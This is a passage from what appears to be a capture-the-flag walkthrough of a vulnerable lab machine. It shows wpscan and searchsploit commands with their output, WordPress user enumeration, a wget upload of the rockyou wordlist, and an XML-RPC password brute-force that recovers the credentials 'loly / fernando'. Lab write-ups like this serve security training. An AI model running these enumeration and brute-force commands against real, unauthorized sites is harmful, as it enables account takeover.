nner, wpscan after 60 seconds  
20 gems installed  
# █
```

Running wpscan on the target website did not give me much information.

```
# wpscan --url http://loly.lc/wordpress  
-----  
      W P S C A N  
      WordPress Security Scanner by the WPScan Team  
      Version 3.8.7  
      Sponsored by Automattic - https://automattic.com/  
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
-----  
[+] URL: http://loly.lc/wordpress/ [192.168.36.157]  
[+] Started: Thu Sep 24 07:19:24 2020  
  
Interesting Finding(s):  
  
[+] Headers  
  Interesting Entry: Server: nginx/1.10.3 (Ubuntu)  
  Found By: Headers (Passive Detection)  
  Confidence: 100%
```

```
[+] XML-RPC seems to be enabled: http://loly.lc/wordpress/xmlrpc.php
Found By: Direct Access (Aggressive Detection)
Confidence: 100%
References:
- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] WordPress readme found: http://loly.lc/wordpress/readme.html
Found By: Direct Access (Aggressive Detection)
Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://loly.lc/wordpress/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:
- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.5 identified (Insecure, released on 2020-08-11).
Found By: Rss Generator (Passive Detection)
- http://loly.lc/wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=5.5</generator>
Confirmed By: Emoji Settings (Passive Detection)
- http://loly.lc/wordpress/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=5.5'

[+] WordPress theme in use: feminine-style
Location: http://loly.lc/wordpress/wp-content/themes/feminine-style/
Last Updated: 2019-10-17T00:00:00.000Z
Readme: http://loly.lc/wordpress/wp-content/themes/feminine-style/readme.txt
[!] The version is out of date, the latest version is 2.0.0
Style URL: http://loly.lc/wordpress/wp-content/themes/feminine-style/style.css?ver=5.5
Style Name: Feminine Style
Style URI: https://www.acmethemes.com/themes/feminine-style
Description: Feminine Style is a vogueish, dazzling and very appealing WordPress theme.
The theme is completely wo...
Author: acmethemes
Author URI: https://www.acmethemes.com/

Found By: Css Style In Homepage (Passive Detection)

Version: 1.0.0 (80% confidence)
Found By: Style (Passive Detection)
- http://loly.lc/wordpress/wp-content/themes/feminine-style/style.css?ver=5.5, Match: 'Version: 1.0.0'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] adrotate
Location: http://loly.lc/wordpress/wp-content/plugins/adrotate/
Last Updated: 2020-09-21T07:38:00.000Z
[!] The version is out of date, the latest version is 5.8.9
Found By: Urls In Homepage (Passive Detection)

Version: 5.8.6.2 (80% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
- http://loly.lc/wordpress/wp-content/plugins/adrotate/readme.txt
```



```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <=====> (21 / 21) 100.00% Time: 00:00:00

[!] No Config Backups Found.

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulnd
b.com/users/sign_up

[+] Finished: Thu Sep 24 07:19:34 2020
[+] Requests Done: 52
[+] Cached Requests: 5
[+] Data Sent: 11.973 KB
[+] Data Received: 347.621 KB
[+] Memory used: 232.176 MB
[+] Elapsed time: 00:00:10
# █
```

The installed version of the "adrotate" plugin also did not have any vulnerabilities.

```
kali@kali:~$ searchsploit adrotate
-----
Exploit Title | Path
-----
WordPress Plugin AdRotate 3.6.5 - SQL Injection | php/webapps/17888.txt
WordPress Plugin AdRotate 3.6.6 - SQL Injection | php/webapps/18114.txt
WordPress Plugin AdRotate 3.9.4 - 'clicktracker.ph?tra | php/webapps/31834.txt
-----
Shellcodes: No Results
kali@kali:~$ █
```

I decided to enumerate the wordpress users on the target.

```
# wpscan --url http://loly.lc/wordpress --enumerate u
-----
          W P S C A N
    WordPress Security Scanner by the WPScan Team
              Version 3.8.7
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[!] User(s) Identified:

[+] loly
  | Found By: Author Posts - Display Name (Passive Detection)
  | Confirmed By:
  |   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  |   Login Error Messages (Aggressive Detection)

[+] A WordPress Commenter
  | Found By: Rss Generator (Passive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulnd
b.com/users/sign_up

[+] Finished: Thu Sep 24 07:24:11 2020
[+] Requests Done: 25
[+] Cached Requests: 34
```

The enumeration found one username "loly". The same name as the name of the website. Since I was working from a proxy system, I thought brute forcing the password would be safe. So I uploaded the rockyou.txt wordlist to the proxy system from the attacker system.


```
# pwd
/home/takis/.hcool
# wget http://192.168.36.132:8000/rockyou.txt
--2020-09-24 07:38:22-- http://192.168.36.132:8000/rockyou.txt
Connecting to 192.168.36.132:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 139921497 (133M) [text/plain]
Saving to: 'rockyou.txt'

rockyou.txt          100%[=====>] 133.44M  30.6MB/s   in 4.4s

2020-09-24 07:38:26 (30.4 MB/s) - 'rockyou.txt' saved [139921497/139921497]

# ls
nikto rockyou.txt
# █
```

```
# wpscan --url http://loly.lc/wordpress/ --usernames loly --passwords /home/takis/.hcool/rockyou.txt
```



WordPress Security Scanner by the WPScan Team
Version 3.8.7

Sponsored by Automattic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - loly / fernando
Trying loly / corazon Time: 00:00:04 < > (175 / 14344566) 0.00% ETA: ??:?:??:??
```



```
[!] Valid Combinations Found:
| Username: loly, Password: fernando
```

```
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign\_up
```

